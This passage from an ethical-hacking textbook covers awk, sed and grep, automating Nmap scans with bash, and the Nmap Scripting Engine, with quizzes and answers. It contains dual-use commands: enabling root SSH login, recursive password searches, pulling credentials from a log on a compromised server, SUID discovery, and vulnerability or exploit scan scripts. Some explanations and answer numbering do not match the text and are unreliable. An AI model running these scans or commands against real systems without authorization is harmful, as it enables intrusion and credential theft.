The logic here is that `awk` goes through each line of the file, splits it into fields using the colon as a separator, and prints the third field for each line, which is the UID. By modifying the number in `{print $3}`, you can extract other fields as needed (e.g., `{print $1}` would print the username, `{print $7}` would print the user's default shell).

sed

The `sed` (stream editor) utility performs text substitutions and transformations on files or input streams. You can use it to modify configuration files like enabling root login in the SSH config:

```
sed 's/PermitRootLogin no/PermitRootLogin yes/' /etc/ssh/sshd_config
```

Be cautious when making changes to sensitive config files. You can also remove specific lines like commented ones starting with `#`:

```
sed '/^#/d' file.txt
```

Here, `'/^#/d'` is a delete command. The `^#` is a regular expression that matches lines starting with `#`, and `d` tells sed to delete any matching lines. This is handy for removing comments in configuration files.

grep

The `grep` utility searches for patterns in files using regular expressions. You can use it to find sensitive information like passwords across files:

```
grep -r 'password' /path/to/directory
```

This recursively searches for the string `'password'` in all files within the specified directory. To make your search case-insensitive, you can use the `-i` option. `grep` is also useful for identifying open ports and filtering output:

```
grep 'tcp' /etc/services
netstat -antup | grep 'LISTEN'
```

The first command lists TCP services and ports from `/etc/services`. The second command filters `netstat` output to show processes listening on open ports.

What makes these tools truly powerful is their ability to work together seamlessly. For instance, we can use `awk` to process data and then pass the result to `sed` for further refinement. Suppose you have access to a log file named `access.log` on a compromised server with the following contents:

```
2024-04-27 10:15:23 - User login successful: alice:pa$$w0rd
2024-04-27 10:17:45 - User login failed: bob:incorrect123
2024-04-27 10:20:12 - User login successful: charlie:secretp@ss
```

To extract only the username and password from the file, you would run:

```
grep 'User login' access.log | awk -F ': ' '{print $3}' | sed 's/ - /:/'
```

This command first uses `awk` to filter lines containing `pattern`, and then passes the output to `sed`, which replaces `foo` with `bar`.

This is not an exhaustive coverage of these utilities. They have many more capabilities than we discussed here. Fortunately, you can find numerous resources online to learn more about them in depth.

Here are a few recommended starting points:

- *Learning AWK Programming*: `https://www.amazon.co.uk/Learning-AWK-Programming-cutting-edge-text-processing/dp/1788391039`
- *Mastering Linux Shell Scripting, Second Edition*: `https://www.amazon.co.uk/Mastering-Linux-Shell-Scripting-command-line-ebook/dp/B07BWLL95K/ref=sr_1_1?s=books&sr=1-1`

By exploring these resources, you'll be well equipped to tackle even the most complex text-processing challenges for your ethical hacking needs.

Summary

This chapter provided a comprehensive overview of essential techniques for handling input, output, and file manipulation in `bash` scripting. You learned how to read input from users and files, process command-line arguments and options, redirect input and output streams, and manipulate file contents using powerful tools like `awk`, `sed`, and `grep`.

With these skills, you can now build scripts that do more. You can make tools that adapt based on user input, work with data from multiple sources, and change files without manual edits. This means less repetitive work for you and more time to focus on what ethical hacking is really about: finding and fixing security issues.

In the next chapter, we are going to cover automating **network reconnaissance** and scanning with Nmap. You are going to learn how to leverage `bash` scripts for comprehensive scans and the **Nmap Scripting Engine** (**NSE**) for enhanced capabilities. Additionally, you'll explore parsing and formatting scan results, as well as creating professional reconnaissance reports.

Questions

1. What is the primary purpose of the `-s` option when using the `read` command?
    a. It sets a timeout for user input
    b. It reads input without displaying it on the terminal
    c. It stores input in an array
    d. It reads only a specified number of characters
2. When using the `shift` command in a `bash` script, what happens to the positional parameters?
    a. All parameters shift one position to the right
    b. The first parameter is duplicated and all others remain unchanged
    c. The first parameter is discarded and all remaining parameters shift one position to the left
    d. All parameters are reset to empty values
3. What is the difference between using > and >> when redirecting output to a file?
    a. > appends to the file while >> overwrites it
    b. > overwrites the file while >> appends to it

   c. > redirects errors while >> redirects standard output
   d. There is no difference; they perform the same function

4. In the command `awk -F ':' '{print $3}' /etc/passwd`, what does the `-F ':'` option specify?
   a. The format of the output
   b. The field separator used to split each line
   c. The file to be processed
   d. The filter pattern for matching lines

5. What does the special variable `$#` represent in a `bash` script?
   a. The process ID of the script
   b. The name of the script being executed
   c. The total number of parameters passed to the script
   d. All parameters as a single string

6. Short answer: Explain why redirecting error output to `/dev/null` (using `2>/dev/null`) is useful when running commands like `find` that search the entire filesystem. Provide a specific example of when this technique would improve the readability of command output.

Further reading

- Advanced Bash-Scripting Guide – I/O Redirection: `https://tldp.org/LDP/abs/html/io-redirection.html`
- GNU Bash Manual – Shell Parameters: `https://www.gnu.org/software/bash/manual/html_node/Shell-Parameters.html`
- Awk Tutorial: `https://www.grymoire.com/Unix/Awk.html`
- Sed Tutorial: `https://www.grymoire.com/Unix/Sed.html`
- Grep Manual: `https://www.gnu.org/software/grep/manual/grep.html`

Answers

7. b
8. c
9. b
10. b

11. c
12. When searching the entire filesystem with find, many directories require root privileges to access. Without redirecting errors to `/dev/null`, the output becomes cluttered with **Permission denied** messages for every restricted directory encountered. For example, when searching for SUID binaries with find `/ -perm -u=s -type f 2>/dev/null`, redirecting errors eliminates hundreds of permission error messages, leaving only the actual results visible. This makes it much easier to identify the relevant files without scrolling through pages of error output.

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

Part 2

Scripting for Network Hacking

Embark on a comprehensive journey into the world of network hacking through the lens of scripting in *Part 2*. This section is designed to equip you with the essential skills and knowledge required to navigate and manipulate networks effectively. Explore the fundamentals of scripting languages tailored for network penetration testing and hacking. From automating reconnaissance to exploiting vulnerabilities and delivering payloads, this part provides a hands-on approach to mastering network hacking through scripting. Each chapter within this section builds upon the previous, creating a cohesive learning experience that empowers you to understand, analyze, and secure networks in the ever-evolving landscape of cybersecurity.

This part of the book includes the following chapters:

- *Chapter 4, Reconnaissance and Scanning with Nmap*
- *Chapter 5, Automating Web Application Attacks*

4

Reconnaissance and Scanning with Nmap

Network reconnaissance is a crucial step in identifying potential vulnerabilities and securing networks. This chapter explores the use of **Network Mapper (Nmap)**, a powerful open-source tool, in combination with `bash` scripting to automate network scanning and vulnerability assessment processes.

We'll cover various Nmap scan types, including **Transmission Control Protocol (TCP) connect scans**, **Synchronize (SYN) scans**, and **User Datagram Protocol (UDP) scans**, enabling you to efficiently enumerate open ports, detect running services, and fingerprint operating systems across multiple targets. You'll learn how to leverage `bash` **scripting** to execute complex scan sequences, parse and format Nmap output, generate comprehensive reports, and schedule regular scans using `cron` jobs.

Additionally, we'll dive into the **Nmap Scripting Engine (NSE)**, a robust feature that extends Nmap's capabilities through custom scripts.

By the end of this chapter, you'll have a solid understanding of how to harness the combined power of Nmap and `bash` scripting.

In this chapter, we are going to cover the following topics:

- Automate scans with Nmap
- Parsing, formatting Nmap scan results and creating reports
- Nmap Scripting Engine for enhanced scans

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux
- Metasploitable 2
- A code editor of your choice for example, Microsoft Visual Studio Code

If you do not have all these requirements, please read *Chapter 2* to get them.

The code for this chapter is available in the book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

Automate scans with Nmap

Nmap (short for Network Mapper) plays a vital role in helping security professionals and network administrators identify potential vulnerabilities and secure their networks. While Nmap is a powerful tool, manually executing scans can be time-consuming and prone to human error, especially in large or complex environments. Automating Nmap scans with `bash` scripting can improve the process.

What is Nmap?

Nmap is an open-source utility for network discovery and security auditing. It is widely used by security professionals, network administrators, and ethical hackers to scan networks and systems for open ports, identify running services, detect operating systems, and gather other valuable information about network assets.

Why automate Nmap scans?

Automating Nmap scans with `bash` scripts offers several benefits:

- **Consistency**: Automated scripts ensure that scans are performed consistently, reducing the risk of human error or oversight.
- **Efficiency**: Scripting allows you to execute complex scan sequences and cover large networks with minimal manual intervention.
- **Scheduling**: Scripts can be scheduled to run at specific intervals, ensuring regular network monitoring and vulnerability assessment.

- **Reproducibility**: Documented scripts enable easy reproducibility of scans, facilitating collaboration and knowledge sharing among teams.
- **Scalability**: `bash` scripts can be designed to handle multiple targets, IP ranges, or even entire subnets, making it easier to manage and scan large networks.

Understanding Nmap scan types

Before diving into Nmap automation, it's essential to understand the different types of scans Nmap supports. Each scan type serves a specific purpose and provides unique information about the target network or system.

TCP connect scan

The TCP connect scan (`-sT`) is one of the most basic and reliable scan types. It attempts to establish a full TCP connection with the target system's open ports, providing accurate information about open, closed, and filtered ports. This scan type is relatively noisy and may be detected by firewalls or **intrusion detection systems (IDS)**.

SYN scan

The SYN scan (`-sS`), also known as a stealth scan, is a stealthier alternative to the TCP connect scan. It attempts to establish a TCP connection by sending SYN packets and analyzing the responses without completing the full three-way handshake. The three-way handshake is the standard method for establishing a TCP connection, consisting of three steps: SYN (synchronize) from the client, SYN-ACK (synchronize-acknowledge) from the server, and ACK (acknowledge) from the client. The SYN scan only performs the first step and analyzes the response, making it less detectable. This scan type is less likely to be detected by firewalls or IDS, but may not work against certain systems or configurations. Examples of situations where SYN scans may be ineffective include:

- Stateful firewalls that track connection states and block incomplete handshakes
- Networks implementing SYN flood protection mechanisms
- Systems behind proxy servers or network address translation (NAT) devices

UDP scan

The UDP scan (`-sU`) is used to scan for open UDP ports on target systems. UDP is a connectionless protocol, and this scan type sends UDP packets to the target ports and analyzes the responses to determine whether the ports are open, closed, or filtered.

Other scan types

Nmap offers a wide range of other scan types, including:

- TCP Null Scan (`sN`): Sends TCP packets with no flags set, which can sometimes bypass certain firewall rules.
- FIN Scan (`sF`): Sends TCP packets with the FIN flag set, another technique that may evade some firewalls.
- Xmas Scan (`sX`): Sends TCP packets with FIN, PSH, and URG flags set, creating a "lit up" packet that may trigger different responses from various systems.
- Idle/Zombie Scan (`sI`): Uses a third-party idle system to perform a scan, making it harder to trace back to the original scanner.
- Version Detection Scan (`sV`): Probes open ports to determine service/version info, crucial for identifying vulnerabilities.
- Script Scan (`-script`): Utilizes NSE to run various scripts for advanced information gathering and vulnerability detection.

Each scan type has its own strengths, weaknesses, and use cases, allowing security professionals and network administrators to tailor their scans to specific requirements. To learn more in depth about these scan types, feel free to consult the Nmap documentation, which you can find here: `https://nmap.org/book/scan-methods.html`

Automating Nmap scans with bash scripts

To get started with automating Nmap scans, let's begin with a basic `bash` script that performs a TCP connect scan on a target IP range:

```
#!/bin/bash

# Set the target IP range
target_range="192.168.1.0/24"

# Perform a TCP connect scan
nmap -sT -oN basic_scan.txt $target_range
```

In this script, we define the target IP range (`192.168.1.0/24`) and execute the `nmap` command with the `-sT` option to perform a TCP connect scan. The `-oN` option saves the scan output to a file named `basic_scan.txt`.

Parsing Nmap output with bash

While the previous script demonstrates a simple automation, `bash` scripting shines when incorporating output parsing and formatting. Consider the following script that reads target IP addresses from a file, performs a TCP connect scan and a version detection scan, and formats the output in a tabular format:

```
#!/bin/bash

# Read the list of target IP addresses from a file
targets_file="targets.txt"
mapfile -t targets < "$targets_file"

# Function to create a table for TCP scan
print_tcp_table() {
    # Header for TCP Scan Table
    echo "+-----------------+------------+"
    echo "|      Port       |   Status   |"
    echo "+-----------------+------------+"

    # Loop through each line of the TCP scan results and format it into a
table row
    while IFS= read -r line; do
        port=$(echo "$line" | awk '{print $1}')
        status=$(echo "$line" | awk '{print $2}')
        printf "| %-15s | %-10s |\n" "$port" "$status"
    done <<< "$1"

    # Closing table border
    echo "+-----------------+------------+"
}

# Function to create a table for Version Detection scan with a wider
version column
print_version_table() {
    # Header for Version Detection Table
```

```
    echo "+-----------------+------------+---------------+----------------
-------------------------------------------+"
    echo "|      Port       |   Status   |   Protocol    |
Version                           |"
    echo "+-----------------+------------+---------------+----------------
-------------------------------------------+"

    # Loop through each line of the Version Detection results and format
it into a table row
    while IFS= read -r line; do
        port=$(echo "$line" | awk '{print $1}')
        status=$(echo "$line" | awk '{print $2}')
        protocol=$(echo "$line" | awk '{print $3}')
        version=$(echo "$line" | cut -d' ' -f4-)

        # Clean the version by removing any repetition of the status
        version_cleaned=$(echo "$version" | sed "s/$status//")

        # Adjust table format for a wider protocol and version column
        printf "| %-15s | %-10s | %-13s | %-58s |\n" "$port" "$status"
"$protocol" "$version_cleaned"
    done <<< "$1"

    # Closing table border
    echo "+-----------------+------------+---------------+----------------
-------------------------------------------+"
}

# Loop through the list of targets
for target in "${targets[@]}"; do
    # Perform a TCP connect scan
    tcp_scan=$(nmap -sT -oN - "$target" | grep -E 'open|filtered')

    # Perform a version detection scan
    version_scan=$(nmap -sV -oN - "$target" | grep -E 'open|filtered')
```

```
    # Print the target IP address
    echo "Target: $target"

    # Print the TCP scan results as a table
    echo "TCP Connect Scan Results:"
    print_tcp_table "$tcp_scan"

    # Separator between the two tables
    echo "----------------------------------------"

    # Print the version detection scan results as a table
    echo "Version Detection Scan Results:"
    print_version_table "$version_scan"

    # Print a separator for better readability between targets
    echo "================================================"

done
```

In this script, we read the list of target IP addresses from a file named `targets.txt` using the `mapfile` command. We then iterate over each target and perform two different types of Nmap scans:

- TCP connect scan (`sT`)
- Version detection scan (`sV`)

Instead of simply outputting the scan results, we utilize two functions, `print_tcp_table` and `print_version_table`, to format the results into structured tables. These functions handle the formatting of the scan results, presenting columns for port numbers, statuses, protocols, and versions in a visually appealing manner.

Here is what the output would look like:




Figure 4.1 – Structured Nmap scan output formatted by a Bash script

Scheduling Nmap scans with cron jobs

In the previous examples, we focused on running Nmap scans on demand, but `bash` scripts can also be used in conjunction with the `cron` utility to schedule regular scans. Here's an example of how to set up a `cron` job to run an Nmap scan every day at midnight:

```
# Open the crontab editor
crontab -e

# Add the following line to the crontab file
0 0 * * * /opt/scripts/nmap_scan.sh > ~/nmap-logs/scan_output.txt
```

In this example, we open the crontab editor with `crontab -e` and add a new line to schedule the execution of the `nmap_scan.sh` script at midnight (`0 0 * * *`). The script's output is redirected to a file named `scan_output.txt` using the > operator.

Advanced Nmap scripting techniques – parallel scanning

Nmap supports **parallel scanning**, which can significantly speed up the scanning process by utilizing multiple threads or processes. `bash` scripts can leverage this feature to scan large networks or numerous targets simultaneously. Let's take a look at this example script that performs parallel TCP connect scans on multiple target IP ranges:

```
#!/bin/bash

# Define the list of target IP ranges
targets=("192.168.1.0/24" "192.168.2.0/24" "192.168.3.0/24")

# Loop through the list of targets
for target in "${targets[@]}"
do
    # Perform a parallel TCP connect scan
    nmap -sT --max-parallelism 50 -oN "$target"_scan.txt "$target" &
done

# Wait for all scans to complete
wait
```

In this script, we define an array of target IP ranges (`targets`). We then use a `for` loop to iterate over each target and execute a TCP connect scan with the `--max-parallelism` option set to 50, allowing up to 50 parallel scans to run simultaneously. The `&` at the end of the `nmap` command causes the scan to run in the background, allowing the script to continue executing the next iteration.

While parallelism can greatly enhance scanning speed, it's important to consider its potential downsides. High parallelism levels can cause significant traffic and may overwhelm the target network, leading to performance degradation or even downtime. Always ensure you have proper authorization before scanning a network, and avoid excessive probing that could have unintended consequences.

As a general guideline, the number of parallel threads should be adjusted based on the size and scope of the network. For smaller networks, a lower level of parallelism might be appropriate to minimize disruption, while larger networks may be able to handle higher volumes without adverse effects. Finally, we use the `wait` command to ensure the script waits for all background scans to complete before exiting.

While Nmap provides valuable information, its output can be extensive and challenging to parse and analyze, especially when dealing with large-scale scans or complex networks. This is where the ability to parse, format, and generate reports from Nmap scan results becomes crucial.

Parsing, formatting Nmap scan results, and creating reports

By automating the scanning process with `bash` scripts, we can efficiently analyze scan data and communicate findings in a clear and organized manner.

In addition to automating the process, `bash` scripts can be used to generate professional-looking reports from the scan results. This can be achieved by parsing the Nmap output and formatting it into a report using various text processing tools like `awk`, `sed`, or even custom HTML templates.

Understanding Nmap output formats

Before diving into parsing and formatting Nmap output, it's essential to understand its structure and different output formats. Nmap provides several output formats, including the default, grepable output, XML output, and script output formats.

The grepable output is a human-readable format that displays scan results in a tabular format, with each line representing a scanned host or port. This output is easy to read but can be challenging to parse programmatically due to its variable structure.

The XML output, on the other hand, is a structured format that follows a well-defined schema, making it easier to parse and process with scripts or other tools. However, the XML output can be verbose and may require additional parsing to extract relevant information.

Why use bash for Nmap report generation?

As mentioned, Nmap does provide various built-in output formats, including the grepable output, XML output, and script output formats. However, there are several reasons why creating custom output or reports using `bash` scripts can be beneficial:

- *Accessibility*: As the default shell on most Unix-based systems (including Linux and macOS), `bash` is readily available, requiring no additional software installation.

- *Scripting power*: `bash` scripting provides a flexible and powerful way to manipulate text data, making it well-suited for parsing and formatting Nmap output.
- *Integration with command-line tools*: `bash` seamlessly integrates with other command-line utilities, allowing you to leverage tools like `sed`, `awk`, and `grep` for advanced text processing.

Generating custom reports using grep and awk

`bash` provides a range of utilities, such as `grep`, `awk`, `sed`, and `cut`, which can be used to parse and manipulate Nmap output. Let's explore an example of generating a custom report using `awk`:

```
#!/bin/bash

# Perform nmap scan and store output
nmap_output=$(nmap -oX - -p- -sV 192.168.1.0/24)

# Extract relevant information
open_ports=$(echo "$nmap_output" | xmllint --format - | awk -F'[<>]'
'/<port/{print $5}')
services=$(echo "$nmap_output" | xmllint --format - | awk -F'[<>]'
'/<service/{print $7}')

# Generate report
echo "Network Scan Report" > report.txt
echo "-------------------" >> report.txt
echo "Date: $(date)" >> report.txt
echo "Network: 192.168.1.0/24" >> report.txt
echo "" >> report.txt
echo "Open Ports and Services:" >> report.txt
paste <(echo "$open_ports") <(echo "$services") | sed 's/\\t/:  /' >>
report.txt
```

This script performs an nmap scan on the `192.168.1.0/24` network, extracts the open ports and service information, and generates a simple text report with the scan date, network range, and a list of open ports and services.

Now, let's explore how we can combine `bash` with text processing tools to generate a professional-looking custom HTML report from Nmap scan results. We'll create a script that automates the entire process, from running the scan to producing a formatted report.

First, we set up our scan parameters:

```
#!/bin/bash
# Set the target IP range
target_range="192.168.1.0/24"

# Perform a TCP connect scan and version detection scan
nmap_output=$(nmap -sT -sV -oN - “$target_range”)
```

Here, we define the target IP range and execute an Nmap scan. We use the TCP connect (`-sT`) and version detection (`-sV`) options to gather comprehensive information. The scan results are stored in the `nmap_output` variable for further processing.

Next, we begin generating our HTML report:

```
cat << EOF > report.html
<html>
<head>
    <title>Nmap Scan Report</title>
    <style>
        table, th, td { border: 1px solid black; border-collapse:
collapse; padding: 5px; }
    </style>
</head>
<body>
    <h1>Nmap Scan Report</h1>
    <table>
        <tr>
            <th>IP Address</th>
            <th>Port</th>
            <th>State</th>
            <th>Service</th>
            <th>Version</th>
        </tr>
EOF
```

This section creates the structure of our HTML report. We use a here-document (`<<EOF`) to write the HTML directly to a file named `report.html`. We include some basic CSS styling to make our table more readable.

The heart of our script lies in processing the Nmap output:

```
$(echo "$nmap_output" | awk -F'[ /]' '/open/ { printf "<tr><td>%s</
td><td>%s</td><td>open</td><td>%s</td><td>%s</td></tr>\\n", $5, $1, $3, $4
}')
```

This powerful one-liner does the heavy lifting. It pipes the Nmap output to awk, which then:

- Filters for lines containing 'open' ports
- Splits each line into fields
- Formats the relevant information into HTML table rows

Finally, we close our HTML tags to complete the report:

```
</table>
</body>
</html>
EOF
```

This script demonstrates the power of combining Nmap with `bash` scripting and text processing tools. In just a few lines of code, we've automated the entire process of running a network scan and generating a clear, professional report.



Important note

The complete, unbroken version of this script is available in our GitHub repository for reference and further experimentation.

Creating automated HTML reports

In the last example, you saw that we manually created an HTML report from an nmap scan. This is because nmap does not provide a built-in option for saving scan results directly as an HTML file. However, it offers a convenient way to convert the XML output to HTML format automatically.

Follow these steps to create nmap HTML reports:

1. Perform an Nmap scan and save the output as XML.

   Run your desired Nmap scan and save the output in XML format using the `-oX` option:

   ```
   nmap -oX nmap-scan.xml 192.168.56.1
   ```

To ensure the HTML report can be rendered correctly on any web-connected machine, use the `--webxml` option when running `nmap`. This option adds a reference to the online version of the `nmap.xsl` stylesheet hosted on the `nmap.org` website:

```
nmap --webxml -oX nmap-scan.xml 192.168.56.1
```

The XML output will now include the following processing instruction:

```
<?xml-stylesheet href="<https://nmap.org/svn/docs/nmap.xsl>"
type="text/xsl"?>
```

2. Convert the XML output to HTML.

   Use the `xsltproc` **Extensible Stylesheet Language Transformations** (**XSLT**) processor to convert the Nmap XML output to HTML format:

   ```
   xsltproc nmap-scan.xml -o nmap-report.html
   ```

   This command will generate an HTML file (`nmap-report.html`) containing the Nmap scan results in a visually appealing and interactive format.

Nmap Scripting Engine for enhanced scans

The NSE is an incredibly powerful feature of Nmap that allows you to extend its functionality by running scripts during the scan process. These scripts can be used for a wide range of tasks, including advanced host discovery, vulnerability detection, exploitation, and more.

Getting started with NSE scripts

To use NSE scripts with Nmap, you need to include the `--script` option followed by the script category or individual script name. For example, to run the `default` set of scripts, you can use the following command:

```
nmap --script=default [target]
```

Nmap comes pre-installed with a vast library of NSE scripts categorized by their purpose. You can list all available script categories with the following command:

```
ls /usr/share/nmap/scripts/
```

Nmap's default script category contains a set of scripts that are generally considered safe and useful for most scanning scenarios. In addition to this default category, some other commonly used categories include:

- `auth`: Scripts for authentication-related tasks
- `broadcast`: Scripts for broadcasting on networks
- `discovery`: Scripts for discovering services and information about hosts
- `dos`: Scripts that may cause a denial-of-service
- `exploit`: Scripts for exploiting vulnerabilities
- `fuzzer`: Scripts for fuzzing services
- `intrusive`: Scripts that may crash services or cause other undesirable effects
- `malware`: Scripts for detecting malware
- `vuln`: Scripts for detecting vulnerabilities



Important note

Some script categories, such as **dos** (**denial-of-service**) or **intrusive**, contain scripts that may have more significant impacts on target systems. Always ensure you have proper authorization before using these scripts, especially in production environments.

Incorporating Nmap scripts in a bash script

One of the powerful aspects of NSE is its integration with `bash` scripting, allowing you to automate and streamline your scanning processes. Here's an example of a `bash` script that utilizes NSE to perform a comprehensive network scan:

```
#!/bin/bash

target_network="192.168.1.0/24"

live_hosts=$(nmap -sn -oG - "$target_network" | awk '/Up/{print $2}')

for host in $live_hosts; do
    echo "Scanning $host..."

    nmap -sV -p- -oN "$host.nmap" "$host"
```

```
    nmap --script=vuln "$host" -oN "$host.vuln"


    nmap --script=http-enum "$host" -oN "$host.http-enum"
done
```

In this script, we first set the target network range to scan. Then, we perform a ping scan using Nmap's `-sn` option to identify live hosts on the network.

Next, we iterate over each live host and perform the following actions:

1. Conduct a TCP connect scan using the `sV` and `p-` options to identify open ports and services.
2. Run vulnerability detection scripts from the `vuln` category using the `-script=vuln` option.
3. Run additional NSE scripts as needed, such as the `http-enum` script for web server enumeration.

The output from each scan is saved to a separate file using the `-oN` option, allowing for easy review and analysis.

This is just one example of how you can leverage NSE in a `bash` script. By combining Nmap's powerful scanning capabilities with the flexibility of NSE scripts and `bash` scripting, you can automate complex scanning tasks and tailor your scans to your specific needs.

Let's take a look at another example of incorporating Nmap scripts in a `bash` script. In this case, we'll create a script that scans a target network for web servers and checks for potentially vulnerable applications using NSE scripts.

```
#!/bin/bash

target_network="10.0.0.0/24"

open_ports=$(nmap -sS -oG - "$target_network" | awk '/open/{print $2}')

for host in $open_ports; do
    echo "Scanning $host..."

      nmap -p80,8080,443 --script=http-title "$host" -oN "$host.web"
```

```
    nmap -p80,8080,443 --script=http-vuln-cve* "$host" -oN "$host.web-
vuln"
done
```

In this script, we first set the target network range to scan. Then, we perform a TCP SYN scan using Nmap's `-sS` option to identify hosts with open ports.

Next, we iterate over each host with open ports and perform the following actions:

1. Check for web servers on common ports (`80`, `8080`, and `443`) using the `http-title` NSE script, which retrieves the HTML title of the web page.
2. Run a set of NSE scripts from the `http-vuln-cve*` category, which detects vulnerabilities in web applications based on known **Common Vulnerabilities and Exposures** (**CVEs**).

The output from each scan is saved to separate files using the `-oN` option, with `$host.web` containing information about detected web servers, and `$host.web-vuln` containing information about potential web application vulnerabilities.

This script is particularly useful for identifying and assessing the security posture of web servers and applications on a network. By combining Nmap's port scanning capabilities with NSE scripts tailored for web application security, you can quickly identify potential vulnerabilities and prioritize remediation efforts.

Summary

That's it for this chapter. Here, we provided an in-depth exploration of automating network reconnaissance and vulnerability scanning using Nmap and `bash` scripting. You learned how to automate various Nmap scan types, including TCP connect scans and SYN scans. We also covered techniques for parsing and formatting Nmap scan results, as well as generating comprehensive reports through text processing tools like `awk` and `sed`. Finally, we looked at NSE, which allows us to automate different scan types.

The next chapter is going to introduce automating web application attacks through various tools and techniques. It will cover web scanning with Nikto and other tools to identify vulnerabilities in web applications. Additionally, you will learn how to automate SQL injection attacks using the powerful SQLMap tool. Finally, we will look at automating OS command injection attacks.

Questions

1. What is the primary advantage of using a SYN scan (`-sS`) over a TCP connect scan (`-sT`)?

    a. SYN scans are faster and provide more accurate results

    b. SYN scans complete the full three-way handshake, making them more reliable

    c. SYN scans are stealthier and less likely to be detected by firewalls or IDS

    d. SYN scans work on all systems and configurations without exception

2. When scheduling Nmap scans using cron jobs, what does the expression `0 0 * * *` represent?

    a. Run every hour at the top of the hour

    b. Run every day at midnight

    c. Run every month on the first day

    d. Run every minute

3. What is the purpose of using the `--max-parallelism` option in Nmap scans?

    a. To limit the number of ports scanned simultaneously

    b. To control how many parallel scans or threads can run at the same time

    c. To increase the accuracy of scan results

    d. To reduce the memory usage of Nmap

4. Which Nmap output format is specifically designed to be easier to parse programmatically due to its structured schema?

    a. Grepable output

    b. Normal output

    c. XML output

    d. Script output

5. What command would you use to convert an Nmap XML output file to an HTML report?

    a. `nmap --convert nmap-scan.xml > report.html`

    b. `xmltohtml nmap-scan.xml report.html`

    c. `xsltproc nmap-scan.xml -o nmap-report.html`

    d. `nmap --html nmap-scan.xml report.html`

6. Short answer: Explain why using high levels of parallelism (such as `--max-parallelism 50`) during network scanning can be problematic, and describe which factors should be considered when determining an appropriate parallelism level for a network scan.

Further reading

- Nmap Network Scanning Official Guide: `https://nmap.org/book/`
- Nmap Scan Methods Documentation: `https://nmap.org/book/scan-methods.html`
- Nmap Scripting Engine (NSE) Documentation: `https://nmap.org/book/nse.html`
- Cron Job Scheduling Guide: `https://crontab.guru/`
- XML Processing with xsltproc: `http://xmlsoft.org/XSLT/xsltproc.html`
- Network Scanning Techniques and Best Practices: `https://www.offensive-security.com/metasploit-unleashed/port-scanning/`

Answers

1. **c**
2. **b** — The cron expression `0 0 * * *` schedules a task to run at midnight (0 hours, 0 minutes) every day. The five fields represent minute, hour, day of month, month, and day of week.
3. **b** — The `--max-parallelism` option controls how many parallel scans or threads Nmap can run simultaneously, which can significantly speed up scanning of large networks or multiple targets.
4. **c**
5. **c**
6. High parallelism levels can generate significant network traffic that may overwhelm the target network, causing performance degradation, service disruption, or even downtime. Several factors should be considered:
    - **Network size and capacity**—smaller networks may not handle high traffic volumes well,
    - **Authorization and scope**—you must have proper permission before scanning,
    - **Network stability**—production environments require more conservative settings, and
    - **Detection concerns**—high parallelism creates more noise and increases the likelihood of triggering security alerts.

The parallelism level should be adjusted based on these factors, with lower values for smaller or sensitive networks and higher values only when the network can handle the load without adverse effects.

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

5

Automating Web Application Attacks

At the dawn of the Internet era, websites were static affairs that were built with hand-coded **Hyper Text Markup Language** (**HTML**). Sure, you could have some security problems with them, especially if the web server isn't properly locked down. Usually, these early problems consisted of relatively minor things like someone defacing a website. Nowadays, most websites are built on a platform that uses a **Structured Query Language** (**SQL**) database to contain the site's content, and some sort of scripting language to render the site. The nice thing about using SQL backends is that it allows sites to be more complex and to be more interactive. On the other hand, this added complexity also provides a larger attack surface, and allows attacks to be more catastrophic. This means that we need a way to scan our websites, along with their associated **web applications**, to find problems before the bad guys do.

